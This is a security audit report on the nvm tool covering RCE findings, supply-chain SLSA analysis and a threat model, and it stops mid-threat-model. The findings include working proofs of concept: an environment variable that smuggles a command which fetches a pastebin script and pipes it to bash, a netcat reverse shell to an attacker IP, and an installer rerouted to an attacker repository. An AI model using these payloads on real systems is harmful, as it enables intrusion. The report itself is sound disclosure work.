Test Targets:

nvm CLI tools

nvm Fuzzing

nvm Supply Chain

nvm Threat Model

Pentest Report

Client:

nvm Team

in collaboration with the

Open Source Technology Improvement Fund, Inc

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Dariusz Jastrzębski
- Miroslav Štampar, PhD.
- Stefan Nicula, PhD.

7ASecurity

Protect Your Site & Apps From Attackers

sales@7asecurity.com

7asecurity.com

INDEX

Introduction 3
Scope 5
Identified Vulnerabilities 6
NVM-01-003 WP1: RCE via Environment Variable on Install Script (High) 6
NVM-01-004 WP1: RCE via Environment Variable on nvm Script (High) 8
Hardening Recommendations 12
NVM-01-001 WP1: Self-RCE via Command Injection on nvm exec (Info) 12
NVM-01-002 WP1: Token Leaks in GitHub Commit History (Info) 13
WP2: nvm Supply Chain Implementation 15
Introduction and General Analysis 15
SLSA v1.0 Analysis and Recommendations 16
SLSA v0.1 Analysis and Recommendations 18
WP3: nvm Lightweight Threat Model documentation 21
Introduction 21
Relevant assets and threat actors 21
Attack surface for external/internal attackers and services 22
Attack surface for malicious insider actors and third-party libraries 24
Conclusion 27

Introduction

“Node Version Manager - POSIX-compliant bash script to manage multiple active Node.js versions”

From: https://github.com/nvm-sh/nvm

nvm is an open-source version manager for Node.js. It is designed to be secure, reliable and easy to use. *nvm* operates as an open-source project located on GitHub and has a large number of contributors, users, and maintainers.

This document outlines the results of a penetration test and *whitebox* security review conducted against *Node Version Manager* (*nvm*). The project was solicited by the *nvm* team, funded by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, and executed by 7ASecurity in October of 2023. The audit team dedicated 28 working days to complete this assignment. Being the first security audit for this project, identification of security weaknesses was expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review the security posture of *nvm*, a popular open source and POSIX-compliant bash script to manage multiple active Node.js versions[1]. The goal was to review the threat model boundaries as thoroughly as possible, to ensure *nvm* users can be provided with the best possible security.

The methodology implemented was *whitebox*: 7ASecurity was provided with access to documentation and source code. A team of 4 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of arrangements were in place by September 2023, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The *nvm* team was helpful and responsive throughout the audit, even during out of office hours, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This engagement split the scope items in the following work packages, which are referenced in the ticket headlines as applicable:

[1] https://github.com/nvm-sh/nvm

- WP1: Desktop Security Whitebox Tests against nvm
- WP2: Whitebox Tests against nvm Supply Chain Implementation
- WP3: nvm Lightweight Threat Model documentation
- WP4: nvm CLI Fuzzing and Test Case Creation

The findings of the security audit (WP1) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
2	*2*	*4*

Possible *nvm* supply chain security improvements are then discussed in section WP2: nvm Supply Chain Implementation Analysis, whereas a lightweight *nvm* threat model is provided under section WP3: nvm Lightweight Threat Model.

While not in this report, 7ASecurity implemented *Command Line Interface* (CLI) fuzzers to identify issues during this assignment. These were shared with the *nvm* development team for inclusion in the CI/CD pipelines to further enhance the security of the project, as well as, prevent the re-introduction of security weaknesses in the future.

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of *nvm*.

Scope

The following list outlines the items in scope for this project:

- **WP1: Desktop Security Whitebox Tests against nvm**
  - Codebase: https://github.com/nvm-sh/nvm
  - Documentation: https://github.com/nvm-sh/nvm/blob/master/README.md
  - Release Notes: https://github.com/nvm-sh/nvm/releases
  - Open Issues: https://github.com/nvm-sh/nvm/issues
- **WP2: Whitebox Tests against nvm Supply Chain Implementation**
  - As above
- **WP3: nvm Lightweight Threat Model documentation**
  - As above
- **WP4: nvm CLI Fuzzing and Test Case Creation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *NVM-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

NVM-01-003 WP1: RCE via Environment Variable on Install Script *(High)*

Note: It should be emphasized that attackers require the ability to modify environment variables to exploit this vulnerability, hence the severity has been lowered accordingly. Nonetheless, similar vulnerabilities exist[2], such as CVE-2019-7609[3], where attackers must also be able to modify environment variables. In the context of *nvm*, a realistic scenario could involve the scripted installation of *nvm* within an automated environment, such as CI/CD, where the attacker can modify environment variables through a compromised UI panel. Other possible scenarios include attackers able to write to the */proc/self/environ* file, from another vulnerable application which calls the *nvm* installation script.

During the assessment of the installation workflow, the discovery was made that the installation script is prone to Remote Code Execution (RCE) attacks via a malicious environment variable. The *nvm* installation script can be run from the official GitHub repository directly via piped *cURL* output[4]. However, it was discovered that the *NVM_INSTALL_GITHUB_REPO* environment variable can be manipulated to reroute the installation process to an attacker-controlled repository, hence gaining RCE. The root cause of the issue pertains to the availability of such a feature, where the user is given the possibility to set the arbitrary location of the repository. The following PoC demonstrates how arbitrary commands may be executed when attackers can set environment variables:

Step 1: The attacker hosts *nvm.sh* on github

Attacker PoC:
https://raw.githubusercontent.com/**stamparm/nvm**/master/nvm.sh

PoC Contents:
```
#!/bin/bash
```

[2] https://www.elttam.com/blog/env/
[3] https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/
[4] https://github.com/nvm-sh/nvm#install--update-script

```
echo 7asec PoC
```

Step 2: The victim indirectly executes the attacker-controlled *nvm.sh* file

PoC Commands:

```
rm -rf ~/.nvm
export NVM_INSTALL_GITHUB_REPO=stamparm/nvm
curl -s -o- https://raw.githubusercontent.com/nvm-sh/nvm/v0.39.5/install.sh | bash
```

Output:

```
=> Downloading nvm from git to '/home/stamparm/.nvm'
=> Cloning into '/home/stamparm/.nvm'...
[...]
7asec PoC
```

The root cause for this issue can be found in the following code path:

Affected File:

https://github.com/nvm-sh/nvm/blob/1e.../install.sh#L60

Affected Code:

```
nvm_source() {
  local NVM_GITHUB_REPO
  NVM_GITHUB_REPO="${NVM_INSTALL_GITHUB_REPO:-nvm-sh/nvm}"
  [...]
  elif [ "_$NVM_METHOD" = "_git" ] || [ -z "$NVM_METHOD" ]; then
    NVM_SOURCE_URL="https://github.com/${NVM_GITHUB_REPO}.git"
  [...]
  nvm_echo "$NVM_SOURCE_URL"
}

install_nvm_from_git() {
  [...]
  # Cloning repo
  command git clone "$(nvm_source)" --depth=1 "${INSTALL_DIR}" || {

[...]
# Source nvm
\. "$(nvm_install_dir)/nvm.sh"
```

In order to mitigate this attack vector, it is recommended to completely remove the usage of the *NVM_INSTALL_GITHUB_REPO* environment variable. Alternatively, users ought to be warned when such a variable is set, and asked whether they would like to continue with the installation. Ideally, such a warning should be prominent, particularly in situations where the value of the variable is different from the official *nvm* repository.

At a minimum, the *nvm* project should show a clear warning message as is done when the *NVM_INSTALL_THIRD_PARTY_HOOK* environment variable is set, which is affected by a similar issue:

Commands:
```
export NVM_INSTALL_THIRD_PARTY_HOOK="pwd"; nvm install 8.0.0
```

Output:
```
** $NVM_INSTALL_THIRD_PARTY_HOOK env var set; dispatching to third-party installation method **
/tmp/nvm/src
*** Third-party $NVM_INSTALL_THIRD_PARTY_HOOK env var claimed to succeed, but failed to install! ***
```

NVM-01-004 WP1: RCE via Environment Variable on nvm Script *(High)*

Note: Similar to NVM-01-003, as attackers require the ability to modify environment variables to exploit this vulnerability, the severity has been lowered accordingly.

While auditing the *nvm* codebase, the discovery was made that the *nvm* script is prone to RCE attacks via a malicious environment variable. The *nvm* script has the capability to install the requested version of the Node.js runtime, where the *NVM_NODEJS_ORG_MIRROR* environment variable can be set to point to a custom mirror. In the process of the download of remote content, the *nvm* script uses an auxiliary *nvm_download* function which, depending on the availability of the *cURL* and *wget* commands, uses one or the other to fetch the remote *index.tab* file from a given mirror site.

The root cause of the issue pertains to the way in which the *wget* command is called along with its arguments. The following PoC demonstrates how arbitrary commands may be executed when attackers can set environment variables, in scenarios where the *cURL* command is missing altogether:

Step 1 (optional): The attacker hosts a malicious script

Attacker PoC:
https://pastebin.com/raw/ZrS7nf6L

PoC Contents:
```
nc -e /bin/bash 23.X.X.53 4444
```

Step 2: The victim executes *nvm install,* with the attacker-controlled env variable

PoC Commands:

```
which curl || echo "[x] curl not found"
export NVM_NODEJS_ORG_MIRROR='`wget -q -O- https://pastebin.com/raw/ZrS7nf6L | bash`'
nvm install --lts
```

Output:

```
[x] curl not found
Installing latest LTS version.
Version '' (with LTS filter) not found - try `nvm ls-remote --lts` to browse available
versions.
```

Step 3: The attacker gains remote shell access

Output:

```
nc -n -vv -l -p 4444
listening on [any] 4444 ...
connect to [23.X.X.53] from (UNKNOWN) [188.X.X.5] 42506
pwd
/home/stamparm
whoami
stamparm
lsb_release
cat /etc/issue
Ubuntu 23.04 \n \l
```

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/nvm-sh/nvm/blob/1e…/nvm.sh#L137

Affected Code:

```
nvm() {
  [...]
  case $COMMAND in
          [...]
          "install" | "i")
      [...]
      VERSION="$(NVM_VERSION_ONLY=true NVM_LTS="${LTS-}" nvm_remote_version
"${provided_version}")"
      [...]
}

nvm_remote_version() {
```

```
  [...]
  VERSION="$(NVM_LTS="${NVM_LTS-}" nvm_ls_remote "${PATTERN}")" &&:
  [...]
}

nvm_ls_remote() {
  [...]
  NVM_LTS="${NVM_LTS-}" nvm_ls_remote_index_tab node std "${PATTERN}"
}

# args flavor, type, version
nvm_ls_remote_index_tab() {
  [...]
  MIRROR="$(nvm_get_mirror "${FLAVOR}" "${TYPE}")"
  [...]
  VERSION_LIST="$(nvm_download -L -s "${MIRROR}/index.tab" -o - ...)"
  [...]
}

nvm_get_mirror() {
  case "${1}-${2}" in
        node-std) nvm_echo "${NVM_NODEJS_ORG_MIRROR:-https://nodejs.org/dist}" ;;
        [...]
  esac
}

nvm_download() {
  [...]
  if nvm_has "curl"; then
    [...]
  elif nvm_has "wget"; then
        # Emulate curl with wget
        ARGS=$(nvm_echo "$@" | command sed -e 's/--progress-bar /--progress=bar /' \
                         -e 's/--compressed //' \
                         -e 's/--fail //' \
                         -e 's/-L //' \
                         -e 's/-I /--server-response /' \
                         -e 's/-s /-q /' \
                         -e 's/-sS /-nv /' \
                         -e 's/-o /-O /' \
                         -e 's/-C - /-c /')
        # shellcheck disable=SC2086
        eval wget $ARGS
  fi
}
```

From the snippet above, it should be noted that the vulnerable *eval* command is preceded by the *“# shellcheck disable=SC2086”* comment, where the development team

deliberately disabled the *SC2086*[5] *shellcheck*[6] rule. The aforementioned rule states that variables not enclosed with double quotes can be potentially dangerous, which was illustrated in this finding.

In order to mitigate this vulnerability, *nvm* should validate or escape each argument passed to the *wget* command. This will ensure that input coming from the outside, as in case of environment variables, is limited as much as possible.

[5] https://www.shellcheck.net/wiki/SC2086
[6] https://www.shellcheck.net/

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

NVM-01-001 WP1: Self-RCE via Command Injection on nvm exec *(Info)*

Node Version Manager (*nvm*) consists of a number of shell scripts and is shipped with an *nvm.sh* file used to manage multiple Node.js versions. During the audit, the discovery was made that *nvm* is prone to command injection by design. The root cause of the issue relates to an insecure insertion of user input into the *nvm exec* command option. This is then passed to an operating system command, as highlighted in example below. Please note that the impact of this issue is rather low. Firstly, the commands will be executed with the same privileges as the logged in user, who is using the command line to run *nvm* anyway. Secondly, this behavior is common in multiple well-known tools such as *torsocks*[7], *proxychains3*[8] and many others. Nevertheless, this behavior might be subject to abuse in edge-case social engineering scenarios, such as a fake *nvm* tutorial attempting to gain RCE on victim computers. The following PoC demonstrates the method by which commands can be executed via the *nvm exec command* parameter:

PoC Command:
```
nvm exec cat /etc/issue
```

Output:
```
Found '/home/xxx/.nvmrc' with version <v18.13.0>
Running node v18.13.0 (npm v8.19.3)
Debian GNU/Linux 12 \n \l
```

The root cause of this issue can be found in the following code snippet:

Affected File:
https://github.com/nvm-sh/nvm/blob/70.../nvm-exec#L17

Affected Code:

[7] https://github.com/dgoulet/torsocks#using-torsocks
[8] https://github.com/liu1084/proxychains3.1#proxychains-ver-31-readme

```
[...]
if [ -n "$NODE_VERSION" ]; then
  nvm use "$NODE_VERSION" > /dev/null || exit 127
elif ! nvm use >/dev/null 2>&1; then
  echo "No NODE_VERSION provided; no .nvmrc file found" >&2
  exit 127
fi

exec "$@"
```

In order to mitigate this potential attack vector *nvm* could consider some of the following countermeasures:

1. *nvm* could prompt users prior to executing the command, as well as displaying the command to the user. The command would then only be run if the user provides confirmation.
2. *nvm* could validate each argument passed to the *nvm exec* function, to ensure user input is limited as much as possible, utilizing whitelist validation of the most restrictive set of characters possible.

NVM-01-002 WP1: Token Leaks in GitHub Commit History *(Info)*

Retest Notes: In addition to the tokens being 9 years old and no longer valid nor security-relevant, during the audit, the *nvm* team confirmed that Push protection[9] is already enabled on the GitHub repository.

It was found that the *nvm* repository contains secrets in its GitHub commit history. As the project is open source, any malicious adversary on the internet could clone the *nvm* repository, and then attempt to leverage any leaked tokens to gain access to other systems. Please note the impact of this issue is drastically reduced by the fact that the obtained tokens are 9 years old and hence no longer security-relevant. Nevertheless, this finding suggests room for improvement in the current deployment processes. This issue can be confirmed opening the following URL in a regular browser:

PoC URL:
https://github.com/nvm-sh/nvm/commit/25c...#diff-20a...-R84

Alternatively, verification is also possible running the following command, after cloning the *nvm* github repository:

PoC command:

[9] https://github.blog/2023-05-09-push-protection-is-generally-available-and-free-for-all-public-repositories/

```
git log -p | grep --color _gh_sess
```

Output:

```
Set-Cookie: _gh_sess=eyJzZ[...]; path=/; secure; HttpOnly
Set-Cookie: _gh_sess=eyJzZ[...]; path=/; secure; HttpOnly
```

Please note some information may be retrieved from any leaked token, for example:

Command:

```
echo 'eyJzZ[...]--e2fa4cf5305d61aa58c0e0bf21fdb335a9660dcf' | base64 -d
```

Output:

```
{"session_id":"5334[...]","spy_repo":"creationix/nvm","spy_repo_at":1419214275}
```

Please note the above timestamp corresponds to the following date and time. Which may be confirmed with a number of Unix epoch converters online, for example:

PoC:

https://www.epochconverter.com/?TimeStamp=1419214275+

Corresponding Human-Readable Date:

```
Monday, December 22, 2014 2:11:15 AM
```

Hence, the obtained tokens are 9 years old and no longer security-relevant.

It is recommended to remove all hard coded credentials, tokens and private keys from the affected repositories. Once that is done, the git history ought to be scrubbed from all secrets. This could be accomplished utilizing tools like *BFG Repo-Cleaner*[10]. It is advised to invalidate all identified credentials and generate new ones. Automated tools such as *GitGuardian*[11], *TruffleHog*[12] and *Git Secrets commit hooks*[13] should be then considered for inclusion in the development process. This will substantially reduce the potential for similar issues in the future, due to repositories being scanned for secrets as developers commit code, and regularly.

[10] https://rtyley.github.io/bfg-repo-cleaner/
[11] https://www.gitguardian.com/
[12] https://github.com/trufflesecurity/trufflehog
[13] https://github.com/awslabs/git-secrets

WP2: nvm Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[14], revealed a 742% average yearly increase in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[15], *GitHub*[16], *Magento*[17], *SolarWinds*[18] and *Codecov*[19], among many others. In order to mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[20], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[21].

This area of the report elaborates on the current state of the supply chain integrity implementation of the *nvm* project, as audited against the SLSA framework. SLSA assesses the security of software supply chains and aims to provide a consistent way to evaluate the security of software products and their dependencies. The following sections elaborate on the results against both the latest v1.0[22] and the previous v0.1[23] releases of the SLSA standard.

In general, the first notable finding was that the *nvm* team had no formal documentation for processes or procedures specific to supply chain security. Additionally, even though there is a lack of standard binary build artifacts, releases are periodically being made[24], along with an accompanying set of GitHub actions[25] and a Travis CI/CD[26] delivery workflow, marking builds as passed depending on the success of test runs[27,28].

14 https://www.sonatype.com/press-releases/2022-software-supply-chain-report
15 https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
16 https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
17 https://sansec.io/research/rekoobe-fishpig-magento
18 https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
19 https://blog.gitguardian.com/codecov-supply-chain-breach/
20 https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
21 https://slsa.dev/spec/
22 https://slsa.dev/spec/v1.0/
23 https://slsa.dev/spec/v0.1/
24 https://github.com/nvm-sh/nvm/releases
25 https://github.com/nvm-sh/nvm/tree/master/.github/workflows
26 https://github.com/nvm-sh/nvm/blob/master/.travis.yml
27 https://github.com/nvm-sh/nvm/actions
28 https://app.travis-ci.com/github/nvm-sh/nvm

At the time of this assignment, *nvm* releases were created manually, utilizing the GitHub *Publish release* feature. Furthermore, current *nvm* build processes do not generate verifiable metadata[29] about how software releases are created.

In order to produce artifacts with a specific SLSA level, the responsibility is split between the *Producer* and the *Build* platform. Broadly speaking, the build platform must strengthen the security controls in order to achieve a specific level, while the producer must choose and adopt a build platform capable of achieving a desired SLSA level, implementing security controls as specified by the chosen platform.

SLSA v1.0 Analysis and Recommendations

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **Build L0: No guarantees**, represents the lack of SLSA[30].
- **Build L1: Provenance exists**. The package has provenance showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[31].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[32].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[33].

The following sections summarize the results of the software supply chain security implementation audit, based on the SLSA v1.0 framework. Green check marks indicate that evidence of the SLSA requirement was found.

Producer

A package producer is the organization that owns and releases the software. It might be an open-source project, a company, a team within a company, or even an individual. The producer must select a build platform capable of reaching the desired SLSA Build Level.

The *nvm* team selected GitHub as the build platform. GitHub is capable of producing Build Level 3 provenance. The build process is consistent, as all steps are scripted using *GitHub Actions*. Given that each time the *Build* is run, the *Build* platform generates logs that may be considered as valid unstructured *Provenance*, sufficient to comply with

[29] https://slsa.dev/spec/v1.0/provenance
[30] https://slsa.dev/spec/v1.0/levels#build-l0
[31] https://slsa.dev/spec/v1.0/levels#build-l1
[32] https://slsa.dev/spec/v1.0/levels#build-l2
[33] https://slsa.dev/spec/v1.0/levels#build-l3

Level 1 of SLSA v1.0. Furthermore, responsibility for the provenance distribution[34] may be delegated to the package ecosystem as an artifact for consumers.

Requirement	L1	L2	L3
Choose an appropriate build platform	✅	✅	✅
Follow a consistent build process	✅	✅	✅
Distribute provenance	✅	✅	✅

Build platform

A package build platform is the infrastructure used to transform the software from source to package. This includes the transitive closure of all hardware, software, persons, and organizations that may influence the build. A build platform is often a hosted, multi-tenant build service, but it could be a system of multiple independent rebuilders, a special-purpose build platform used by a single software project, or even the workstation of an individual.

The build process is scripted using *GitHub Actions*, meeting the *Hosted* requirement. Given that each time the *Build* is run, the *Build* platform generates unsigned logs that may be considered as valid unstructured *Provenance*, sufficient to comply with Level 1 of SLSA v1.0.

Satisfying Level 2 of SLSA v1.0 would require the authenticity of the generated provenance, where consumers must be able to validate the authenticity through ensured integrity and defined trust. Structured Provenance is required to satisfy these levels:

Requirement	Degree	L1	L2	L3
Provenance generation	Exists	✅	✅	✅
	Authentic		⛔	⛔
	Unforgeable			⛔
Isolation strength	Hosted		✅	✅
	Isolated			⛔

[34] https://slsa.dev/spec/v1.0/requirements#distribute-provenance

In conclusion, *nvm* is SLSA *Build* L1 (v1.0) compliant. Since it is hosted in GitHub, due to the available GitHub tools it is possible to improve the *Build* level as follows:

- Automated tools like *slsa-github-generator*[35] and *slsa-verifier*[36], could be integrated into the build process to further harden the supply chain implementation.

SLSA v0.1 Analysis and Recommendations

SLSA v0.1 defines a set of five levels[37] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found. It should be noted that compared to SLSA v1.0, provenance requirements are far more demanding, hence, there is an implicit need for a structured form[38]. Thus, compromise in the form of unstructured provenance as done in SLSA v1.0 is not possible.

Source code control requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Version controlled	✅	✅	✅	✅
Verified history			✅	✅
Retained indefinitely			⛔ (18 mo.)	⛔

[35] https://github.com/slsa-framework/slsa-github-generator
[36] https://github.com/slsa-framework/slsa-verifier
[37] https://slsa.dev/spec/v0.1/levels
[38] https://slsa.dev/spec/v0.1/provenance

Two-person reviewed				⛔

Build process requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Scripted build	✅	✅	✅	✅
Build service		✅	✅	✅
Build as code			✅	✅
Ephemeral environment			✅	✅
Isolated			⛔	⛔
Parameterless				⛔
Hermetic				⛔
Reproducible				⛔ (Justified)

Common requirements:

This includes common requirements for every trusted system involved in the supply chain, such as source, build, distribution, etc.:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Security				⛔
Access				⛔
Superusers				⛔

Provenance requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Available	⛔	⛔	⛔	⛔
Authenticated		⛔	⛔	⛔

Service generated		⛔	⛔	⛔
Non-falsifiable			⛔	⛔
Dependencies complete				⛔

Provenance content requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Identifies artifact	⛔	⛔	⛔	⛔
Identifies builder	⛔	⛔	⛔	⛔
Identifies build instructions	⛔	⛔	⛔	⛔
Identifies source code		⛔	⛔	⛔
Identifies entry point			⛔	⛔
Includes all build parameters			⛔	⛔
Includes all transitive dependencies				⛔
Includes reproducible info				⛔
Includes metadata	⛔	⛔	⛔	⛔

In conclusion, although *nvm* is still not SLSA v0.1 L1 compliant, due to the available GitHub tools it is possible to reach level SLSA v0.1 L3 as follows:

- *GitHub branch protection rules*[39] ought to be implemented to comply with the *Retained indefinitely* and *Two-person reviewed* requirements.
- After the above, automated tools such as *slsa-github-generator*[40] and *slsa-verifier*[41] (which are still SLSA v0.1-oriented), may be integrated into the build process to further harden the supply chain implementation.

[39] https://docs.github.com/en/repositories/configuring-branches[...]/about-protected-branches
[40] https://github.com/slsa-framework/slsa-github-generator
[41] https://github.com/slsa-framework/slsa-verifier

WP3: nvm Lightweight Threat Model documentation

Introduction

Threat model analysis assists organizations to proactively identify potential security threats and vulnerabilities, enabling them to develop effective strategies to mitigate these risks before they are exploited by attackers. Furthermore, this often helps to improve the overall security and resilience of a system or application.

The aim of this section is to facilitate the identification of potential security threats and vulnerabilities that may be exploited by adversaries, along with possible outcomes and appropriate mitigations.

Relevant assets and threat actors

The following assets are considered important for the *nvm* project:

- *nvm* source code and project documentation
- Underlying *nvm* dependencies
- *nvm* development infrastructure
- *nvm* installed on devices including servers

The following threat actors are considered relevant to the *nvm* application:

- External malicious attackers
- Internal malicious attackers
- Services
- Malicious insider actors
- Third-party libraries

Attack surface for external/internal attackers and services

In threat modeling, an attack surface refers to any possible point of entry that an attacker might use to exploit a system or application. This includes all the paths and interfaces that an attacker may use to access, manipulate or extract sensitive data from a system. By understanding the attack surface, organizations are typically able to identify potential attack vectors and implement appropriate countermeasures to mitigate risks.

In the following diagrams, *External Malicious Attacker* applies to threat actors who do not yet have direct access to the *nvm* application and the underlying operating system, while the *Internal Malicious Attacker* applies to an attacker with access to the device (computer, server), potentially after successfully exploiting a threat from the *External Malicious Attacker* scenario. **Please note that some of the external threats may be also exploitable from internal threats and vice versa.**



Fig.: Possible attacks from internal and external threat actors and services

The identified threats against the *nvm* application are as follows:

Threat ID 1: *nvm* commands

Overview: The *nvm* commands and subcommands take user input for handling and executing appropriate functions from the project directory (or any parent directory). When user-controlled inputs are not adequately validated and later passed to the *nvm*

functions as a part of a command, an attacker might be able to execute operating system commands triggered by any parsing functionality.

Possible Outcome: Attacks against *nvm* commands could lead to unauthorized access to user data or unauthorized access to the device (i.e. laptop or server, depending on where *nvm* is installed). This might result in private data theft, for information stored on the device, among other possibilities.

Recommendation: Input validation should be implemented to prevent attackers from executing operating system commands. Similarly, secure coding practices ought to be in place to minimize the risk of buffer overflow vulnerabilities, as well as other attack vectors.

Threat ID 2: URI scheme

Overview: *nvm* commands heavily use the *Secure HyperText Transfer*[42] protocol for *nvm* related actions. Missing *scheme*[43] validation for any *nvm* command might result in file retrieval, enumeration, file overwrite or path traversal[44] attacks. An example of this could be the path validation code of the *nvm_download*[45] function, among many other possibilities.

Possible Outcome: Input validation flaws in URI scheme validation may lead to unauthorized access to user data, as well as data integrity compromises.

Recommendation: Adequate input validation should be implemented to prevent attackers from enumerating, retrieving and writing to application files and paths.

Threat ID 3: Communication channel

Overview: The *nvm* commands and subcommands utilize network protocols to communicate with external services. Insecure communication may allow malicious attackers to perform *Man-in-the-Middle*[46] attacks in order to manipulate the data sent or received during active user connections.

[42] https://datatracker.ietf.org/doc/html/rfc2660
[43] https://datatracker.ietf.org/doc/html/rfc3986#section-3.1
[44] https://owasp.org/...01-Testing_Directory_Traversal_File_Include
[45] https://github.com/nvm-sh/nvm/blob/master/nvm.sh#L118
[46] https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack

Possible Outcome: Usage of plaintext communication protocols, such as clear-text HTTP, could lead to data sniffing and modification through insecure communication channels.

Recommendation: Mitigation countermeasures such as data encryption should be in place to prevent data manipulation via insecure communication channels.

Threat ID 4: Environment variables

Overview: Each *nvm* installation defines its environment variables, which should be secured from internal malicious attackers, preventing access control attack vectors. Missing stringent restrictions on setting variables, might allow attackers to prepare various targeted attacks against other local users, who use *nvm* in their user space. For example, *Privilege Escalation*[47], *Command Injection*[48] as well as many other parser-related attacks.

Possible Outcome: Attacks against environment variables could lead to unauthorized access to the user space, resulting in the potential loss of private user information and disruptions in service availability.

Recommendation: Adequate hardening of configuration file permissions should be in place for all relevant configuration files, as this provides protection against attackers able to manipulate variables and inject malicious code. Furthermore, appropriate validation ought to be in place for any possible attacks via tampering of environment variables.

Attack surface for malicious insider actors and third-party libraries

The following diagram summarizes the main possible threats against the *nvm* project from malicious insider actors and third-party libraries:

[47] https://owasp.org/Top10/A01_2021-Broken_Access_Control/
[48] https://cwe.mitre.org/data/definitions/77.html

